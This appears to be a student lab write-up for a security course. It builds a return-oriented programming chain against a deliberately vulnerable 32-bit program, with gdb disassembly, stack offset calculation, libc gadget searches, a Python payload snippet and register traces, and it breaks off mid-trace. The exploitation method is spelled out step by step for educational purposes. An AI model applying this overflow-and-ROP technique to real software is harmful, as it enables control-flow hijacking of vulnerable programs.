
Task 1: Setting `eax` Value [10%]

Your **task** is to create a ROP chain file called `chain_1` to set the `eax` value to 21 (0x15). Notice that you need to zero out `eax` first.

Note: You should not use `inc eax;`


Inspect the program using disassemble main in gdb:



```
   0x080485aa <+79>:    push   DWORD PTR [ebp-0xc]
   0x080485ad <+82>:    call   0x804851b <readFile>
   0x080485b2 <+87>:    add    esp,0x10
   0x080485b5 <+90>:    sub    esp,0xc
```


We can find the return address of the readFile function is 0x080485b2.

Set a breakpoint inside the function readFile and just before it returns:




```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:     push   ebp
   0x0804851c <+1>:     mov    ebp,esp
   0x0804851e <+3>:     sub    esp,0x178
   0x08048524 <+9>:     sub    esp,0x8
   0x08048527 <+12>:    lea    eax,[ebp-0x176]
   0x0804852d <+18>:    push   eax
   0x0804852e <+19>:    push   0x8048670
   0x08048533 <+24>:    call   0x80483a0 <printf@plt>
   0x08048538 <+29>:    add    esp,0x10
   0x0804853b <+32>:    push   DWORD PTR [ebp+0x8]
   0x0804853e <+35>:    push   0x5dc
   0x08048543 <+40>:    push   0x1
   0x08048545 <+42>:    lea    eax,[ebp-0x176]
   0x0804854b <+48>:    push   eax
   0x0804854c <+49>:    call   0x80483c0 <fread@plt>
   0x08048551 <+54>:    add    esp,0x10
   0x08048554 <+57>:    mov    eax,0x1
   0x08048559 <+62>:    leave
   0x0804855a <+63>:    ret
End of assembler dump.
gef➤  b *readFile +62
Breakpoint 1 at 0x8048559: file prog.c, line 15.
```

Run the program with a dummy payload:




```
root@kaiyu:/home/kaiyu/Lab06# xxd dummy_payload
00000000: 6161 6161 6161 6161 0a                   aaaaaaaa.
```




```
gef➤  set args dummy_payload
gef➤  info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x08048559 in readFile at prog.c:15
        breakpoint already hit 1 time
gef➤  r
Starting program: /home/kaiyu/Lab06/prog dummy_payload
buffer is at:0xbfffe6c2

Breakpoint 1, readFile (fp=0x804b008) at prog.c:15
15      }
```

Find the address of buffer using x/10x buffer in gdb: 0xbfffe6c2.




```
gef➤  x/10x buffer
0xbfffe6c2:     0x61616161      0x61616161      0xb48c000a      0x0000b7e7
0xbfffe6d2:     0xf0200000      0x0001b7ff      0xf0000000      0xa350b7ff
0xbfffe6e2:     0x0010b7e7      0xde5bb7ff
```

Find the address of the return address using grep 0x080485b2 in gdb: 0xbfffe83c.



```
gef➤  grep 0x080485b2
[+] Searching '\xb2\x85\x04\x08' in memory
[+] In '[stack]'(0xbffdf000-0xc0000000), permission=rw-
  0xbfffe83c - 0xbfffe84c  →   "\xb2\x85\x04\x08[...]"
```

Find the address of the libc using vmmap in gdb: 0xb7e08000.




```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /home/kaiyu/Lab06/prog
0x08049000 0x0804a000 0x00000000 r-- /home/kaiyu/Lab06/prog
0x0804a000 0x0804b000 0x00001000 rw- /home/kaiyu/Lab06/prog
0x0804b000 0x0806c000 0x00000000 rw- [heap]
0xb7e07000 0xb7e08000 0x00000000 rw-
0xb7e08000 0xb7fb8000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.23.so
0xb7fb8000 0xb7fb9000 0x001b0000 --- /lib/i386-linux-gnu/libc-2.23.so
0xb7fb9000 0xb7fbb000 0x001b0000 r-- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbb000 0xb7fbc000 0x001b2000 rw- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbc000 0xb7fbf000 0x00000000 rw-
0xb7fd5000 0xb7fd6000 0x00000000 rw-
0xb7fd6000 0xb7fd9000 0x00000000 r-- [vvar]
0xb7fd9000 0xb7fdb000 0x00000000 r-x [vdso]
0xb7fdb000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.23.so
0xb7ffe000 0xb7fff000 0x00022000 r-- /lib/i386-linux-gnu/ld-2.23.so
0xb7fff000 0xb8000000 0x00023000 rw- /lib/i386-linux-gnu/ld-2.23.so
0xbffdf000 0xc0000000 0x00000000 rw- [stack]
```

The offset between buffer address and return address:

offset = 0xbfffe83c - 0xbfffe6c2 = 378


search gadgets in libc:

offset of xor eax, eax; ret; in libc: 0x0002c7ac.




```
(libc.so.6/ELF/x86)> search xor eax, eax; ret;
[INFO] Searching for gadgets: xor eax, eax; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0002c7ac: xor eax, eax; ret;
```

offset of add eax, 7; ret; in libc: 0x0013fe3f.




```
(libc.so.6/ELF/x86)> search add eax, 21; ret;
[INFO] Searching for gadgets: add eax, 21; ret;

(libc.so.6/ELF/x86)> search add eax, 20; ret;
[INFO] Searching for gadgets: add eax, 20; ret;

(libc.so.6/ELF/x86)> search add eax, 7; ret;
[INFO] Searching for gadgets: add eax, 7; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0013fe3f: add eax, 7; ret;
```

In the payload, put the address of xor eax, eax; ret; in the place of the return address, followed by 3 add eax, 7; ret;




```python
# The address of xor eax, eax; ret
xor_eax_eax_ret_addr = 0x0002c7ac + libc_addr

# The address of add eax, 7; ret
add_eax_7_ret_addr = 0x0013fe3f + libc_addr

# Generate the payload
content[offset:offset+4] = (xor_eax_eax_ret_addr).to_bytes(4,byteorder='little')
content[offset+4:offset+16] = (add_eax_7_ret_addr).to_bytes(4,byteorder='little') * 3
```

Run the program with payload:
Set a breakpoint inside the function readFile and just before it returns:




```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:	push   ebp
   0x0804851c <+1>:	mov    ebp,esp
   0x0804851e <+3>:	sub    esp,0x178
   0x08048524 <+9>:	sub    esp,0x8
   0x08048527 <+12>:	lea    eax,[ebp-0x176]
   0x0804852d <+18>:	push   eax
   0x0804852e <+19>:	push   0x8048670
   0x08048533 <+24>:	call   0x80483a0 <printf@plt>
   0x08048538 <+29>:	add    esp,0x10
   0x0804853b <+32>:	push   DWORD PTR [ebp+0x8]
   0x0804853e <+35>:	push   0x5dc
   0x08048543 <+40>:	push   0x1
   0x08048545 <+42>:	lea    eax,[ebp-0x176]
   0x0804854b <+48>:	push   eax
   0x0804854c <+49>:	call   0x80483c0 <fread@plt>
   0x08048551 <+54>:	add    esp,0x10
   0x08048554 <+57>:	mov    eax,0x1
   0x08048559 <+62>:	leave
   0x0804855a <+63>:	ret
End of assembler dump.
gef➤  b *readFile +62
Breakpoint 1 at 0x8048559: file prog.c, line 15.
```

Stepping:
return to xor eax, eax:




```
──────────────────────────────────────────────────────────── registers ────
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe84c  →  0xb7e347ac  →  <__sigaddset+28> xor eax, eax
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0x0804855a  →  <readFile+63> ret
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
──────────────────────────────────────────────────────────────── stack ────
0xbfffe84c│+0x0000: 0xb7e347ac  →  <__sigaddset+28> xor eax, eax         ← $esp
0xbfffe850│+0x0004: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe854│+0x0008: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe858│+0x000c: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe85c│+0x0010: 0x90909090
0xbfffe860│+0x0014: 0x90909090
0xbfffe864│+0x0018: 0x90909090
0xbfffe868│+0x001c: 0x90909090
─────────────────────────────────────────────────────────── code:x86:32 ────
    0x8048551 <readFile+54>    add    esp, 0x10
    0x8048554 <readFile+57>    mov    eax, 0x1
    0x8048559 <readFile+62>    leave
 →  0x804855a <readFile+63>    ret
   ↳  0xb7e347ac <__sigaddset+28> xor    eax, eax
      0xb7e347ae <__sigaddset+30> ret
      0xb7e347af                  nop
      0xb7e347b0 <__sigdelset+0>  mov    eax, DWORD PTR [esp+0x8]
      0xb7e347b4 <__sigdelset+4>  mov    edx, DWORD PTR [esp+0x4]
      0xb7e347b8 <__sigdelset+8>  lea    ecx, [eax-0x1]
```




```
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe850  →  0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7e347ac  →  <__sigaddset+28> xor eax, eax
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
